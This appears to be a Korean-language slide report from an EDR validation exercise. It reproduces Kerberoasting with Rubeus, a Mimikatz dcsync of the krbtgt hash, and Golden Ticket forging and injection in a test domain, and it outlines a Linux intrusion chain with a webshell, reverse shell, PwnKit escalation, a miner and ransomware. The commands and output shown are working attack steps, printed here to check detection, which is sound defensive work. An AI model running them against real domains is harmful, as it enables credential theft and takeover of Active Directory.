
Showing 1 results

Element name	group name	Owner proc...	...	Transmitted by...	Received bytes							
192.168.146.188:54151 > 192.168.146.131:389	Unassigned	rubeus.exe	doosan-a-test6	192.168.146.188	54151	192.168.146.131	389	TCP	Outgoing x1	Open x1	6 KB	308 KB

LDAP 포트(389)로 AD서버(192.168.146.131) 공격 성공(상태 Open) 확인

○ Kerberoasting Attack - 분석

- 사이버리즌 EDR 확인 : Rubeus를 이용한 Kerberoasting 공격



○ Kerberoasting Attack - 분석

- 사이버리즌 EDR 확인 : Rubeus를 이용한 Kerberoasting 공격

Events

- rubeus.exe c:\temp\tickets.txt
- File event
- rubeus.exe c:\temp\tickets.txt**
- rubeus.exe c:\temp\tickets...
- [View element](#)

Properties

rubeus.exe c:\temp\tickets.txt	rubeus.exe	Create
File event instance name	Owner process	Event type
November 11, 2024 at 2:00:18 AM GMT+9	c:\temp\tickets.txt	False
First access timestamp	File path	Is hidden file
False		
Is alternate data stream		

TGS 티켓 내용의 TXT 파일 Output 성공 확인

Golden Ticket Attack - 검증

- Mimikatz를 통한 Golden Ticket 공격 : dcsync 공격을 통한 krbtgt 계정의 NTLM Hash 탈취

```
관리자: Windows PowerShell
PS C:\Users\daewon.ryu\Desktop\mimikatz_trunk\64> .\mimikatz # lsadump::dcsync /domain:doosantest.local /user:krbtgt

##### mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
## ^ ## "A La Vie, A L'Amour" - (oe.eo)
## / ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:doosantest.local /user:krbtgt
[DO] 'doosantest.local' will be the domain
[DC] 'doosan-a-test4.doosantest.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 300000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 2024-11-10 오후 5:38:21
Object Security ID : S-1-5-21-1858883898-879804036-3510143762-502
Object Relative ID : 502

Credentials:
Hash NTLM: 390f7efec435143893df38971799b45
PS C:\Users\daewon.ryu\Desktop\mimikatz_trunk\64>
Im - 0: 04ca125767bc5c7e1cfc942afb5b8c80

Supplemental Credentials:
* Primary:NTLM-Strong-NTWF *
Random Value : e400f1453168c078f9581978dfe1931f

* Primary:Kerberos-Newer-Keys *
Default Salt : DOOSANTEST.LOCALkrbtgt
Default Iterations : 4096
Credentials
aes256_hmac (4096) : 451183b44c9aff5d061d34c5f691d1077749594b7aec252810437098006dee39
aes128_hmac (4096) : b6cf6990462064bfebeb8c47e64a195d
```

Mimikatz를 통한 dcsync 공격 진행

krbtgt 계정의 NTLM 해시를 탈취하고,
도메인 SID를 식별하여 Golden Ticket 생성에 활용

○ Golden Ticket Attack - 검증

- Mimikatz를 통한 Golden Ticket 공격 : 탈취한 NTLM Hash를 통해 Golden Ticket 공격 및 티켓 주입

```
mimikatz # kerberos::golden /user:Administrator /domain:doosantest.local /sid:S-1-5-21-1858883898-879804036-3510143762-500 /krbtgt:390f7efece435143893df38971799b45 /id:500 /ptt
User      : Administrator
Domain    : doosantest.local (DOOSANTEST)
SID       : S-1-5-21-1858883898-879804036-3510143762-500
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 390f7efece435143893df38971799b45 - rc4_hmac_nt
Lifetime  : 2024-11-11 오전 3:14:39 ; 2034-11-09 오전 3:14:39 ; 2034-11-09 오전 3:14:39
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ doosantest.local' successfully submitted for current session
mimikatz #
```

NTLM Hash를 통한 Golden Ticket 공격 및
공격 성공 시 티켓 자동 주입


Doosantest.local 도메인의 관리자 세션 성공적으로 획득

○ Golden Ticket Attack - 검증

- Mimikatz를 통한 Golden Ticket 공격 : 확보한 관리자 세션을 이용하여, AD서버 측면이동

```
PS C:\Users\daewon.ryu\Desktop\PowerSploit-master\Exfiltration> Invoke-Item \\192.168.146.131\c$  
PS C:\Users\daewon.ryu\Desktop\PowerSploit-master\Exfiltration>
```


관리자 세션을 통한 AD서버의 C드라이브 접근



AD서버로 측면이동(Lateral Movement) 성공

Golden Ticket Attack - 검증

- 사이버리즌 EDR 확인 : Powershell을 통한 Mimikatz 실행 및 AD서버 통신 확인



Golden Ticket Attack - 검증

- 사이버리즌 EDR 확인 : IDL_DRSGetNCChanges MS-DRSR 메소드 호출을 통한 NTLM 해쉬 탈취 확인

• MSRPC

MS-DRSR IDL_DRSGetNCChanges

MS-DRSR IDL_DRSGetNC...

View element

• Properties

MS-DRSR IDL_DRSGetNCChanges

Msrpc Name

November 11, 2024 at 3:18:19 AM GMT+9

Creation Timestamp

Client

Event source

NULL

Options

Pkt Privacy

Authentication Level

e3514235-4b06-11d1-ab04-00c04fc2dcd2

Interface UUID

49667

Endpoint

November 11, 2024 at 3:18:19 AM GMT+9

Last seen timestamp

TCP

Protocol

Negotiate

Authentication Service

3

Operation Number

1

Event Counter

doosan-a-test4.doosantest.local

Network Address

Success

Status

Default

Impersonation level

1 Doosan-a-test4.doosantest.local (AD서버)로 IDL_DRSGetNCChanges MS-DRSR 메소드 호출 확인
→ NTLM 해쉬 탈취 시도 및 상태값 Success를 통해 공격 성공 확인

2 Whoami /user 명령을 통한 SID 값 조회 추정

3 SYSTEM 관리자 권한을 통해 445 SMB 포트 AD서버 측면이동 성공 (Golden Ticket을 통해 탈취한 관리자 세션으로 측면이동)

Showing 1 results

Grouped by

Element name

Creation time

Downloaded fr...

Command line

Element name	Creation time	Downloaded fr...	Command line
whoami.exe	November 11, 2024 at 3:11:42 AM GMT+9		"C:\Windows\system32\whoami.exe" /user

Showing 3 results

Limit results

Export CSV

Element name	group name	Owner process	Owner machine	Local address	Local port	Remote address	Remote port	Transp...	State	Transmitted by...	Received bytes
192.168.146.188:49801 > 192.168.146.131:445	Unassigned	system	doosan-a-test6	192.168.146.188	49801	192.168.146.131	445	TCP x1	Open x1	263 KB	210 KB
192.168.146.131:445 < 192.168.146.188:49869	Unassigned	system	doosan-a-test4	192.168.146.131	445	192.168.146.188	49869	TCP x1	Open x1	138 KB	179 KB
192.168.146.131:445 < 192.168.146.188:37165	Unassigned	system	doosan-a-test4	192.168.146.131	445	192.168.146.188	37165	TCP x1	Open x1	104 KB	140 KB




Linux

다양한 Linux 위협 행위 재현 및 EDR 탐지 검증

Linux 공격 시뮬레이션 Flow


- Linux 침투 시나리오 (공격자 : Kalilinux / 희생자1 : Ubuntu 16 / 희생자2 : Ubuntu 16)

- ① 인터넷망에 존재하는 Tomcat Manager Page (아파치) 서버에 취약점 공격 수행 후 웹쉘 업로드를 합니다.
- ② 웹쉘 업로드 이후, 아파치 서버에서 공격자 PC로 리버스 커넥션 통신을 합니다.
※ 리버스 커넥션(Reverse Connection) : 공격자가 내부에 접속하는 것이 아니라, 내부 시스템에서 공격자 PC로 거꾸로 접속
- ③ CVE-2021-4034 Polit 취약점을 악용한 Exploit 공격으로 **Linux Root 관리자 권한 탈취(권한상승)**를 합니다.
- ④ 희생자1에서 동일 IP 대역을 대상으로 Nmap Scan을 진행합니다 (SSH 22번 포트 Open 확인)
- ⑤ Port Open 확인 시 **Brute Force Attack**을 이용하여 **희생자2의 계정정보를 탈취**합니다.
- ⑥ 탈취한 계정정보를 토대로 공격자에서 희생자2로 **SSH 연결을 시도하여 측면이동을 완료**합니다.
- ⑦ 희생자2에서 모네로 채굴 악성코드인 Xmrig 코인마이너 악성코드 다운로드 및 실행을 하여 **코인 채굴을 진행**합니다.
- ⑧ **Ransomware**를 감염시켜, 희생자 PC B에 존재하는 파일을 암호화합니다.
- ⑨ 리눅스 **시스템 정보를 탈취하여 공격자 서버로 전송**합니다.



Linux 공격 시뮬레이션 Flow


